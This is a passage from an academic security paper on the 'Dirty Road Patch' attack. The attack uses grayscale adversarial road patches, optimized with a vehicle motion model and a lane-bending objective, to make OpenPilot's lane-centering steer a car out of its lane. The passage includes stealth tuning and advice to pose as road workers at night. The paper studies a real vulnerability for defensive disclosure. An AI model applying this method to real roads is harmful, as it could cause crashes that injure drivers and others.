Dirty road patch: Domain-specific & stealthy physical-world attack vector. To address challenge **C1**, we are the first to identify *dirty road patch* as an attack vector in physical-world adversarial attacks. This design has 2 unique advantages. First, road patches can appear to be legitimately deployed on traffic lanes in the physical world, e.g., for fixing road cracks. Today, deploying them is made easy with adhesive designs [44] as shown in Fig. 2. The attacker can thus take time to prepare the attack in house by carefully printing the malicious input perturbations on top of such adhesive road patches, and then pretend to be road workers like those in Fig. 2 to quickly deploy it when the target road is the most vacant, e.g., in late night, to avoid drawing too much attention.

Second, since it is common for real-world roads to have dirt or white stains such as those in Fig. 2, using similar dirty patterns as the input perturbations can allow the malicious road patch to appear more normal and thus stealthier. To mimic the normal dirty patterns, our design only allows color perturbations on the gray scale, i.e., black-and-white. To avoid changing the lane information as discussed in §3.3, in our design we (1) require the original lane lines to appear exactly the same way on the malicious patch, if covered by the patch, and (2) restrict the brightness of the perturbations to be strictly lower than that of the original lane lines. To further improve stealthiness, we also design parameters to adjust the perturbation size and pattern, which are detailed in §4.3.3.

So far, none of the popular production ALC systems today such as Tesla, GM, etc. [7, 45] identify roads with such dirty road patches as driving scenarios that they do not handle, which can thus further benefit the attack stealthiness.

Motion model based input generation. To address the strong inter-dependencies among the camera frames (**C2**),



Figure 2: Illustration of our novel and domain-specific attack vector: Dirty Road Patch (DRP).

we need to dynamically update the content of later camera frames according to the vehicle actuation decisions applied at earlier ones in the attack generation process. Since adversarial attack generation typically takes thousands of optimization iterations [46, 47], it is practically highly difficult, if not impossible, to drive real vehicles on the target road to obtain such dynamic frame update in every optimization iteration. Another idea is to use vehicle simulators [48, 49], but it requires the attacker to first create a high-definition 3D scene of the target road in the real world, which requires a significant amount of hardware resource and engineering efforts. Also, launching a vehicle simulator in each optimization iteration can greatly harm the attack generation speed.

To efficiently and effectively address this challenge, we combine *vehicle motion model* [36] and *perspective transformation* [50] to dynamically synthesize camera frame updates according to a driving trajectory simulated in a lightweight way. This method is inspired by Google Street View that synthesizes 360° views from a limited number of photos utilizing perspective transformation. Our method only requires one trace of the ALC system inputs (i.e., camera frames) from the target road without attack, which can be easily obtained by the attacker (§3.2).

Optimization-based DRP generation. To systematically generate effective malicious patches, we adopt an optimization-based approach similar to prior works [4, 26]. To address challenge **C3**, we design a novel lane-bending objective function as a differentiable surrogate that aims at changing the derivatives of the desired driving path before the lateral control module, which is equivalent to change the steering angle decisions at the lateral control design level. Besides this, we also have other domain-specific designs in the optimization problem formulation, e.g., for a differentiable construction of the curve fitting process, malicious road patch robustness, stealthiness, and physical-world realizability.

Fig. 3 shows an overview of the malicious road patch generation process, which is detailed in the following sections.

4.2 Motion Model based Input Generation

In Fig. 3, step ①–⑦ belong to the motion model based input generation component. As described earlier in §4.1, the input to this component is a trace of ALC system inputs such as camera frames from driving on the target road without attack. In ①, we apply *perspective transformation*, a widely-used




Figure 3: Overview of our DRP (Dirty Road Patch) attack method. ROI: Region of Interest; BEV: Bird's Eye View.

computer vision technique that can project an image view from a 3D coordinate system to a 2D plane [50, 51]. Specifically, we apply it to the original camera frames from the driver's view to obtain their Bird's Eye View (BEV) images. This transformation is highly beneficial since it makes our later patch placement and attack-influenced camera frame updates much more natural and thus convenient. We denote this as $V_t := \text{BEV}(I_t)$, where I_t and V_t are the original camera input and its BEV view respectively at frame t. This process is inversible, i.e., we can also obtain I_t with $\text{BEV}^{-1}(V_t)$.

Next, in ②, we obtain the generated malicious road patch image P from the optimization-based DRP generation step (§4.3) and place it on V_t to obtain the BEV image with the patch, denoted as $\widehat{V}_t := \Lambda(V_t, P)$. To achieve consistent patch placements in the world coordinate across frames, we calculate the *pixel-meter relationship*, i.e., the number of pixels per meter, in BEV images based on the driving trace of the target road. With this, we can place the patch in each frame precisely based on the driving trajectory changes across frames.

Next, we compute the vehicle moving trajectory changes caused by the placed malicious road patch, and reflect such changes in the camera frames. We represent the vehicle moving trajectory as a sequence of vehicle states $S_t := [x_t, y_t, \beta_t, v_t], (t = 1, ..., T)$, where x_t, y_t, β_t, v_t are the vehicle's 2D position, heading angle, and speed at frame t, and T is the total number of frames in the driving trace. Thus, the trajectory change at frame t is $\delta_t := S_t^a - S_t^o$, where S_t^a and S_t^o are vehicle states with and without attack respectively.

To calculate δ_t caused by the attack effect at the frame $t-1$, we need to know the attack-influenced vehicle state S_t^a. To achieve that, we use a *vehicle motion model* to simulate the vehicle state S_t^a by feeding the steering angle decision τ_{t-1} from the lateral control step in the ALC system (§2.1) given the attacked frame at $t-1$ and the previous vehicle state S_{t-1}^a, denoted as $S_t^a := \text{MM}(S_{t-1}^a, \tau_{t-1})$. A vehicle motion model is a set of parameterized mathematical equations representing the vehicle dynamics and can be used to simulate its driving trajectory given the speed and actuation commands. In this

process, we set the vehicle speed as the speed limit of the target road as described in our threat model (§3.2). In our design, we adopt the kinematic bicycle model [52], which is the most widely-used motion model for vehicles [52, 53].

With δ_t, in ④ we then apply affine transformations on the BEV image $\widehat{V}_t$ to obtain the attack-influenced one $\widehat{V}_t^a$, denoted as $\widehat{V}_t^a := T(\widehat{V}_t, \delta_t)$. Fig. 4 shows an example of the shifting and rotation $T(\cdot)$ in the BEV, which synthesizes a camera frame with the vehicle position shifted by 1 meter and rotated by 10° to the right. Although it causes some distortion and missing areas on the edge, the ROI area (red rectangle), i.e., the LD model input, is still complete and thus sufficient for our purpose. Since the ROI area is typically focused on the center and much smaller than the raw camera frame (§2.1), our method can successfully synthesize multiple complete LD model inputs from only 1 ALC system input trace.

Next, in ⑤, we obtain the attack-influenced camera frame at the driver's view $\widehat{I}_t^a$, i.e., the direct input to ALC, by projecting $\widehat{V}_t^a$ back using $\widehat{I}_t^a := \text{BEV}^{-1}(\widehat{V}_t^a)$. Next, in ⑥, the ROI filtering is used to extract the model input $X_t^a := \text{ROI}(\widehat{I}_t^a)$. X_t^a and vehicle state S_t^a are then fed to ALC system in ⑦ to obtain the steering angle decision τ_t, denoted as $\tau_t := \text{ALC}(X_t^a, S_t^a)$. Step ③–⑦ are then iteratively applied to obtain $\widehat{I}_{t+1}^a, \widehat{I}_{t+2}^a, \ldots$ one after one until all the original frames are updated to reflect the moving trajectory changes caused by P. These updated attack-influenced inputs are then fed to the optimization-based DRP generation component, which is detailed next.

4.3 Optimization-Based DRP Generation

In Fig. 3, step ⑧ belongs to the optimization-based road path generation component. In this step, we design a domain-specific optimization process on the target ALC system to systematically generate the malicious dirty road patch P.

DRP attack optimization problem formulation. We formulate the attack as the following optimization problem:

$$\begin{aligned}
\min\ & \mathscr{L} && (1)\\
\text{s.t. } & X_t^a = \text{ROI}(\text{BEV}^{-1}(T(\Lambda(V_t, P), S_t^a - S_t^o))) && (t = 1, \ldots, T) \quad (2)\\
& \tau_t^a = \text{ALC}(X_t^a, S_t^a) && (t = 1, \ldots, T) \quad (3)\\
& S_{t+1}^a = \text{MM}(S_t^a, \tau_t^a) + \varepsilon_t && (t = 1, \ldots, T-1) \quad (4)\\
& S_1^a = S_1^o && (5)\\
& P = \text{BLUR}(\text{FILL}(B) + \Delta) && (6)\\
& \Delta \in \mathscr{P} && (7)
\end{aligned}$$

where the $\mathscr{L}$ in Eq. 1 is an objective function that aims at deviating the victim out of the current lane boundaries as fast as possible (detailed in §4.3.2). Eq. 2–5 have been described in §4.2. In Eq. 6, the patch image $P \in \mathbb{R}^{H \times W \times C}$ consists of a base color $B \in \mathbb{R}^C$ and the perturbation $\Delta \in \mathbb{R}^{H \times W \times C}$, where W, H, and C are the patch image width, height, and the number of color channels respectively. We select an asphalt-like color as the base color B since the image is designed to mimic a road patch. Function FILL: $\mathbb{R}^C \to \mathbb{R}^{H \times W \times C}$ fills B to the entire patch image. Since we aim at generating perturbations that mimic the normal dirty patterns on roads, we restrict Δ to be within a stealthy road pattern space $\mathscr{P}$, which is detailed in §4.3.3. We also include a noise term ε_t in Eq. 4 and an image blurring function BLUR$(\cdot)$ in Eq. 6 to improve the patch robustness to vehicle motion model inaccuracies and camera image blurring, which are detailed in §4.3.4.

4.3.1 Optimization Process Overview

Fig. 5 shows an overview of our iterative optimization process design. Given an initial patch image P, we obtain the model input $X_1^a, \ldots, X_T^a$ from the motion model based input generation process. In step (i), we calculate the gradients of the objective function with respect to $X_1^a, \ldots, X_T^a$, and only keep the gradients corresponding to the patch areas. In step (ii), these gradients are projected into the BEV space. In step (iii), we calculate the average BEV-space gradients weighted by their corresponding patch area sizes in the model inputs. This step involves an approximation of the gradient of $\text{BEV}^{-1}(\cdot)$, which are detailed in our extended version [38]. Next, in step (iv), we update the current patch with Adam [54] using the averaged gradient as the gradient of the patch image. In step (v), we then project the updated patch into the stealthy road pattern space $\mathscr{P}$. This updated patch image is then fed back to the motion model based input generation module, where we also add robustness improvement such as motion noises and image blurring. We terminate this process when the attack-introduced lateral deviations obtained from the motion model are large enough.

4.3.2 Lane-Bending Objective Function Design

As discussed in §4.1, directly using steering angle decisions as $\mathscr{L}$ makes the objective function non-differentiable to $X_1^a, \ldots, X_T^a$. To address this, we design a novel lane-bending objective function $f(\cdot)$ as a differentiable surrogate function. In this design, our key insight is that at the design level, the lateral control step aims at making steering angle decisions that follows a *desired driving path* in the middle of the detected left and right lane line curves from the lane detection step (§2.1). Thus, changing the steering angle decisions is equivalent to changing the derivatives of (or "bending") such desired driving path curve. This allows us to design $f(\cdot)$ as:

$$f(X_1^a, \ldots, X_T^a) = \sum_{t=1}^{T} \sum_{d \in D_t} \nabla \rho_t(d; \{X_j^a | j \le t\}, \theta) + \lambda ||\Omega_t(X_t^a)||_p \quad (8)$$

where $\rho_t(d)$ is a parametric curve whose parameters are decided by (1) both the current and previous model inputs $\{X_j^a | j \le t\}$ due to frame inter-dependencies (§3.3), and (2) the LD DNN parameters θ. D_t is a set of curve point index $d = 0, 1, 2, \ldots$ for the desired driving path curve at frame t. λ is the weight of the p-norm regularization term, designed for stealthiness (§4.3.3). We then can define $\mathscr{L}$ in Eq. 1 as $f(\cdot)$ and $-f(\cdot)$ when attacking to the left and right. Fig. 6 illustrates this surrogate function when attacking to the left. As shown, by maximizing $\nabla \rho_t(d)$ at each curve point in Eq. 8, we can achieve a "lane bending" effect to the desired driving path curve. Since the direct LD output is lane line points (§2.1) but $\rho_t(\cdot)$ require lane line curves, we further perform a differentiable construction of curve fitting process (detailed in our extended version [38]).




Figure 4: Motion model based input generation from original camera input.




Figure 5: Iterative optimization process design for our optimization-based DRP generation.




Figure 6: "Lane bending" effect of our objective function by maximizing $\nabla\rho(d)$ at each curve point.

4.3.3 Designs for Dirty Patch Stealthiness

To mimic real-world dirty patterns like in Fig. 2, we have 4 stealthiness designs in stealthy road pattern space $\mathscr{P}$ in Eq. 7:

Grayscale perturbation. Real-world dirty patterns on the road are usually created by dust or white stains (Fig. 2), and thus most commonly just appear white. Thus, we cannot allow perturbations with arbitrary colors like prior works [5]. Thus, our design restricts our perturbation Δ in the grayscale (i.e., black-and-white) by only allowing increase the Y channel in the YCbCr color space [55], denoted as $\Delta_Y \geq 0$.

Preserving original lane line information. We preserve the original lane line information by drawing the same lane lines as the original ones on the patch (if covered by the patch). Note that without this our attack can be easier to succeed, but as discussed in §3.3, it is much more preferred to preserve such information so that the attack deployment can more easily appear as legitimate road work activities and the deployed patch is less likely to be legitimately removed.

Brightness limits. While the dirty patterns are restricted to grayscale, they are still the darker, the stealthier. Also, to best preserve the original lane information, the brightness of the dirty patterns should not be more than the original lane lines. Thus, we (1) add the p-norm regularization term in Eq. 8 to suppress the amount of Δ_Y, and (2) restrict $B_Y + \Delta_Y <$ LaneLine$_Y$, where B_Y and LaneLine$_Y$ are Y channel values for the base color and original lane line color respectively.

Perturbation area restriction. Besides brightness, also the fewer patch areas are perturbed, the stealthier. Thus, we define Perturbable Area Ratio (PAR) as the percentage of pixels on P that can be perturbed. Thus, when PAR=30%, 70% pixels on P will only have the base color B.

4.3.4 Designs for Improving Attack Robustness, Deployability, and Physical-World Realizability

We also have domain-specific designs for improving (1) **attack robustness**, which addresses the driving trajectory/angle deviations and camera sensing inaccuracies in real-world attacks; (2) **attack deployability**, which designs an optional *multi-piece patch attack* mode that allows deploying DRP attack with multiple small and quickly-deployable road patch pieces; and (3) **physical-world realizability**, which addresses the color and pattern distortions due to physical-world factors such as lighting condition, printer color accuracy, and camera color sensing capability. More details are in our extended version [38].

5 Attack Methodology Evaluation

In this section, we evaluate the effectiveness, robustness, generality, and realizability of our DRP attack methodology.

Targeted ALC system. In our evaluation, we perform experiments on the production ALC system in OpenPilot [8], which follows the state-of-the-art DNN-based ALC system design (§2.1). OpenPilot is an open-source production Level-2 driving automation system that can be easily installed in over 80 popular vehicle models (e.g., Toyota, Cadillac, etc.) by mounting a dashcam. We select OpenPilot due to its (1) *representativeness*, since it is reported to have close performance to Tesla Autopilot and GM Super Cruise and better than many others [9], (2) *practicality*, from the large quantity and diversity of vehicle models it can support [8], and (3) *ease to experiment with*, since it is the only production ALC system that is open sourced. In this paper, we mainly evaluate on the lane detection model in OpenPilot v0.7.0, which is released in Dec. 2019. More details of the OpenPilot ALC system are in Appendix C.

Evaluation dataset. We perform experiments using the comma2k19 dataset [56], which contains over 33 hours driving traces between California's San Jose and San Francisco in a Toyota RAV4 2017 driven by human drivers. These traces are collected using the official OpenPilot dashcam device, called EON. From this dataset, we manually look for short free-flow driving periods to make road patch placement convenient. In total, we obtain 40 eligible short driving clips, 10 seconds each, with half of them on the highway, and half on local roads. For each driving clip, we consider two attack scenarios: attack to the left, and to the right. Thus, in total we evaluate 80 different attack scenarios.

5.1 Attack Effectiveness

Evaluation methodology and metrics. We evaluate the attack effectiveness using the evaluation dataset described above. For each attack scenario, we generate an attack road



Figure 7: Driver's view at 2.5 sec (average driver reaction time to road hazards [57]) before our attack succeeds under different stealthiness levels in local road scenarios. Inset figures are the zoomed-in views of the malicious road patches. Larger images are in our extended version [38].



Figure 8: Real-world dirty road patterns.



Figure 9: Stop sign hiding and appearing attacks [5].

patch, and use the motion model based input generation method in §4.2 to simulate the vehicle driving trajectory influenced by the malicious road patch. To judge the attack success, we use the attack goal defined in §3.1 and concrete metrics listed in Table 1, i.e., achieving over 0.735m and 0.285m lateral deviations on highway and local road scenarios respectively within the average driver reaction, 2.5 sec. We measure the achieved deviation by calculating the lateral distances at each time point between the vehicle trajectories with and without the attack, and use the earliest time point to reach the required deviation to calculate the success time.

Since ALC systems assume a human driver who is prepared to take over, it is better if the malicious road patch can also look stealthy enough at 2.5 sec (driver reaction time) before the attack succeeds so that the driver will not be alerted by its looking and decide to take over. Thus, in this section, we also study the stealthiness of the generated road patches. Specifically, we quantify their perturbation degrees using the average pixel value changes from the original road surface in $\mathcal{L}_1, \mathcal{L}_2$ and $\mathcal{L}_{\text{inf}}$ distances [58, 59] and also a user study.

Experimental setup. For each scenario in the evaluation dataset, we manually mark the road patch placement area in the BEV view of each camera frame based on the lane width and shape. To achieve consistent road patch placements in the world coordinate across a sequence of frames, we calculate the number of pixels per meter in the BEV images and adjust the patch position in each frame precisely based on the driving trajectory changes across consecutive frames. The road patch sizes we use are 5.4 m wide, and 24–36 m long to ensure at least a few seconds of visible time at high speed. The patches are placed 7 m far from the victim at the starting frame. For stealthiness levels, we evaluate the $\mathcal{L}_2$ regularisation coefficient $\lambda = 10^{-2}, 10^{-3}$, and 10^{-4}, with PAR set to 50%. According to Eq. 8, larger λ value means more suppression of the perturbation, and thus should lead to a higher stealthiness level. For the motion model, we directly use the vehicle parameters (e.g., wheelbase) of Toyota RAV4 2017, the vehicle model that collects the traces in our dataset.

Results. As shown in Table 2, our attack has high effectiveness ($\geq$97.5%) under all the 3 stealthiness levels. Fig. 7 shows the malicious road patch appearances at different stealthiness levels from the driver's view at 2.5 seconds before our attack succeeds. As shown, even for the lowest stealthiness level ($\lambda = 10^{-4}$) in our experiment, the perturbations are still smaller than some real-world dirty patterns such as the left one in Fig. 8. In addition, the perturbations for all these 3 stealthiness levels are a lot less intrusive than those in previous physical-world adversarial attacks in the image space [5], e.g., in Fig. 9. Among the successful cases, the average success time is all under 0.91 sec, which is substantially lower than 2.5 sec, the required success time. This means that even for a fully attentive human driver who is always able to take over as soon as the attack starts to take effect, the average reaction time is still far from enough to prevent the damage. A more detailed result discussion is in our extended version [38].

Table 2: Attack success rate and time under different stealthiness levels. Larger λ means stealthier. Average success time is calculated only among the successful cases. Pixel $\mathcal{L}_1$, $\mathcal{L}_2$, and $\mathcal{L}_{inf}$ are the average pixel value changes from the original road surface in the RGB space and normalized to $[0, 1]$.

Stealth. Level λ	Succ. Rate	Succ. Time (s)	Pixel $\mathcal{L}_1$	Pixel $\mathcal{L}_2$	Pixel $\mathcal{L}_{inf}$
10^{-2}	97.5%	0.903	0.018	0.045	0.201
10^{-3}	100%	0.887	0.033	0.066	0.200
10^{-4}	100%	0.886	0.071	0.109	0.200

Stealthiness user study. To more rigorously evaluate the attack stealthiness, we conduct a user study with 100 participants, and find that (1) even for the lowest stealthiness level at $\lambda = 10^{-4}$, only *less than 25%* of the participants decide to take over the driving before the attack starts to take effect. This suggests that the majority of human drivers today do not treat dirty road patches as road conditions where ALC systems cannot handle; and (2) at 2.5 seconds before the attack succeeds, the attack patches with $\lambda = 10^{-2}$ and 10^{-3} appear to be *as innocent as normal clean road patches to human drivers*, with only less than 15% participants deciding to take over. More detailed results and discussion are in Appendix B.

From these results, the stealthiness level with $\lambda = 10^{-3}$ strikes an ideal balance between attack effectiveness and stealthiness: it does not increase driver suspicion compared to even a benign clean road patch at 2.5 seconds before our attack succeeds, while having no sacrifice of attack effectiveness as shown in Table 2. We thus use it as the default stealthiness configuration in our following experiments.

5.2 Comparison with Baseline Attacks

Evaluation methodology. To understand the benefits of our current design choices over possible alternatives, we evaluate against 2 baseline attack methods: (1) *single-frame EoT attack*, which still uses our lane-bending objective function but optimizes for the EoT (Expectation over Transformation) of the patch view (e.g., different positions/angles) in a single camera frame, and (2) *drawing-lane-line attack*, which directly draws straight solid white lane line instead of placing dirty road patches. EoT is a popular design in prior works to improve attack robustness across sequential frames [29, 30]. Thus, comparing with such a baseline attack can evaluate the benefit of our motion model based input generation design (§4.2) in addressing the challenge of frame inter-dependencies due to attack-influenced vehicle actuation (C2 in §3.3).

The drawing-lane-line attack is designed to evaluate the type of ALC attack vector identified in the prior work by Tencent [6], which uses straightly-aligned white stickers to fool Tesla Autopilot on road regions *without lane lines*. In our case, we perform evaluations in road regions *with lane lines*, and use a more powerful form of it (directly drawing solid lane lines) to understand the upper-bound attack capability of this style of perturbation for ALC systems.

Experimental setup. For single-frame EoT attack, we apply random transformations of the patch in BEV via (1) lateral and longitudinal position shifting. We apply up to $\pm$0.735m and $\pm$0.285m for highway and local respectively, which are their maximum in-lane lateral shifting from the lane center; and (2) viewing angle changes. we apply up to $\pm 5.8^\circ$ changes, the largest average angle deviations under possible real-world trajectory variations based on our experiments (detailed in our extended version [38]). For each scenario, we repeat the experiments for each frame with a complete patch view (usually the first 4 frames), and take the most successful one to obtain the upper-bound effectiveness. Other settings are the same as the DRP attack, e.g., $\lambda = 10^{-3}$.

For the drawing-lane-line attack, we use the same perturbation area (i.e., the patch area) as the others for a fair comparison. Specifically, we sample points every 20cm at the top and bottom patch edges respectively, and form possible attacking lane lines by connecting a point at the top with one at the bottom. We exhaustively try all possible top and bottom point combinations and take the most successful one. The attacking lane lines are 10cm wide (a typical lane marking width [60]) with the same white color as the original lane lines.

Results. Table 3 shows the results under different patch area lengths. As shown, the DRP attack always has the highest attack success rate than these two baselines (with a $\geq$46% margin). When the patch area length is shorter and thus the perturbation capability is more limited, such advantage becomes larger; when the length is 12m, the success rates of single-frame EoT attack and the drawing-lane-line attack drops to 0% and 2.5%, while that for DRP is still 66%. This shows that our motion model based input generation can indeed benefit attack effectiveness, as it can more accurately synthesize subsequent frame content based on attack-influenced vehicle actuation, instead of the blind synthesis in EoT. Also note that the single-frame EoT attack still uses our domain-specific lane-bending objective function design. The drawing-lane-line attack only has 2.5% success rate when the length is 12m; the length used in the Tencent work is actually even shorter (<5m) [6]. This shows that in the road regions *with lane lines*, simply adding lane-line-style perturbations, especially a short one, can barely affect production ALC systems. Instead, an attack vector with larger perturbation area, e.g., in DRP attack, may be necessary.

Table 3: Attack success rates of the DRP attack and 2 baseline attacks under different patch area lengths.

Attack	Patch Area Length			
	12m	18m	24m	36m
DRP	66.25%	82.50%	90.75%	100%
Single-frame EoT	0.00%	8.75%	21.25%	50.00%
Drawing-lane-line	2.50%	13.75%	31.25%	53.75%

5.3 Attack Robustness, Generality, and Deployability Evaluations

Robustness to run-time driving trajectory and angle deviations. As described in §4.3.4, the run-time victim driving trajectories and angles will be different from the motion model predicted ones in attack generation time due to run-time driving dynamics. To evaluate attack robustness against such deviations, we use (1) 4 levels of vehicle position shifting at each vehicle control step in attack evaluation time, and (2) 27 vehicle starting positions to create a wide range of approaching angles and distances to the patch, e.g., from (almost) the leftmost to the rightmost position in the lane. Our attack is shown to maintains a high effectiveness ($\geq$ 95% success rate) even when the vehicle positions at the attack evaluation time has 1m shifting on average from those at the attack generation time at each control step. Details are in our extended version [38].

Attack generality evaluation. To evaluate the generality of our attack against LD models of different designs, ideally we hope to evaluate on LD models from other production ALC besides OpenPilot, e.g., from Tesla Autopilot. However, OpenPilot is the only one that is currently open sourced. Fortunately, we find that the LD models in some older versions of OpenPilot actually have different DNN designs, which thus can also serve for our purpose. We evaluate on 3 versions of LD models with large DNN architecture differences, and find that our attack is able to achieve $\geq$90% success rates against all 3 LD models, with an average attack transferability of 63%. More details are in our extended version [38].

Attack deployability evaluation. We evaluate the attack deployability by estimating the required efforts to deploy the attack road patch. We perform experiments using our multi-piece patch attack mode design (§4.3.4), and find that the attack success rate can be *93.8% with only 8 pieces of quickly-*

deployable road patches, each requiring only 5-10 sec for 2 people to deploy based on videos of adhesive patch deployment [61]. More details are in our extended version [38].

5.4 Physical-World Realizability Evaluation

While we have shown high attack effectiveness, robustness, and generality on real-world driving traces, the experiments are performed by synthesizing the patch appearances digitally, which is thus still different from the patch appearances in the physical world. As discussed in §4.3.4, there are 3 main practical factors that can affect the attack effectiveness in physical world: (1) the lighting condition, (2) printer color accuracy, and (3) camera sensing capability. Thus, in this section we perform experiments to understand the physical-world attack realizability against these 3 main practical factors.

Evaluation methodology: miniature-scale experiments. To perform the DRP attack, a real-world attacker can pretend to be road workers and place the malicious road patch on public roads. However, due to the access limit to private testing facilities, we cannot do so ethically and legally on public roads with a real vehicle. Thus, we try our best to perform such evaluation by designing a *miniature-scale experiment*, where the road and the malicious road patch are first physically printed out on papers and placed according to the physical-world attack settings but in miniature scale. Then the real ALC system camera device is used to get camera inputs from such a miniature-scale physical-world setting. Such miniature-scale evaluation methodology can capture all the 3 main practical factors in the physical-world attack setting, and thus can sufficiently serve for the purpose of this evaluation.

Experimental setup. As shown in Fig. 10, we create a miniature-scale road by printing a real-world high-resolution BEV road texture on multiple ledger-size papers and concatenating them together to form a long straight road. In the attack evaluation time, we create the miniature-scale malicious road patch using the same method, and place it on top of the miniature-scale road following our DRP attack design. The patch is printed with a commodity printer: RICOH MP C6004ex Color Laser Printer. We mount EON, the official OpenPilot dashcam device, on a tripod and face it to the miniature-scale road. The road size, road patch size, and the EON mounting position are carefully calculated to represent OpenPilot installed on a Toyota RAV4 driving on a standard 3.6-meter wide highway road at 1:12 scale. We also create different lighting conditions with two studio lights. The patch size is set to represent a 4.8me wide and 12m long one in the real world scale. The other settings are the same as in §5.3.

Evaluation metric. Since the camera is mounted in a static position, we evaluate the attack effectiveness directly using the steering angle decision at the frame level instead of the lateral deviation used in previous sections. This is equivalent from the attack effectiveness point of view since the large lateral deviation is essentially created by a sequence of large steering angle decisions at the frame level. Specifically, we first find the camera frame that has the same relative position between the camera and the patch as that in the miniature-scale experimental setup. Then we compare its *designed* steering angle at the attack generation time and its *observed* steering angle that the ALC system in OpenPilot intends to apply to the vehicle in the miniature-scale experiment. Thus, the more similar these two steering angles are, the higher realizability our attack has in the physical world.

Results. Fig. 11 shows a visualization of the lane detection results of the benign and attacked scenarios in the miniature-scale experiment using the OpenPilot's official visualization tool. As shown, in the benign scenario, both detected lane lines align accurately with the actual lane lines, and the desired driving path is straight as expected. However, when the malicious road patch is placed, it bends the detected lane lines significantly to the left and causes the desired driving path to be curving to the left, which is exactly the designed attack effect of our lane-bending objective function (§4.3.2). In this case, the designed steering angle is 23.4° to the left at the digital attack generation time, and the observed one in the physical miniature-scale experiment is 24.5° to the left, which only differs by 4.7%. In contrast, in the benign scenario the observed steering angle for the same frame is 0.9° to the right.

Robustness under different lighting conditions. We repeat this experiment under 12 lighting conditions ranging from 15 lux (corresponding to sunset/sunrise) to 1210 lux (corresponding to midday of overcast days). The results show that the same attack patch above is able to *maintain a desired steering angle of 20-24° to the left under all 12 lighting conditions*, which are all significantly different from the benign case (0.9° to right). Details are in our extended version [38].

Robustness to different viewing angles. We evaluate the robustness from 45 different viewing angles created by different distances to the patch and lateral offsets to the lane center. Our results show that our attack always achieves over 23.4° to the left from all viewing angles. We record videos in which we dynamically change viewing angles in a wide range while showing real-time lane detection results under attack, available at **https://sites.google.com/view/cav-sec/drp-attack/**.

6 Software-in-the-Loop Simulation

To understand the safety impact, we perform software-in-the-loop evaluation on LGSVL, a production-grade autonomous driving simulator [48]. We overcame several engineering challenges in enabling this setup, which are detailed in our extended version [38] and open-sourced via our website [10].

Evaluation scenarios. We construct 2 attack scenarios for highway and local road settings respectively, as shown in Fig. 12. For the former, we place a concrete barrier on the left, and for the latter, we place a truck driving on an opposite direction lane. The attack goals are to hit the concrete barrier or the truck. Detailed setup are in Table 4.

Experimental setup and evaluation metrics. We perform evaluation on OpenPilot v0.6.6 with the Toyota RAV4




Figure 10: Miniature-scale experiment setup. Road texture/patch are printed on ledger-size papers.




Figure 11: Lane detection and steering angle decisions in benign and attacked scenarios in the miniature-scale experiment.




Figure 12: Software-in-the-loop simulation scenarios and driver's view 2.5 sec before attack succeeds. Larger images are in [38]




Figure 13: Victim driving trajectories in the software-in-the-loop evaluation from 18 different starting positions for highway and local road scenarios. Lateral offset values are percentages of the maximum in-lane lateral shifting from lane center; negative and positive signs mean left and right shifting.

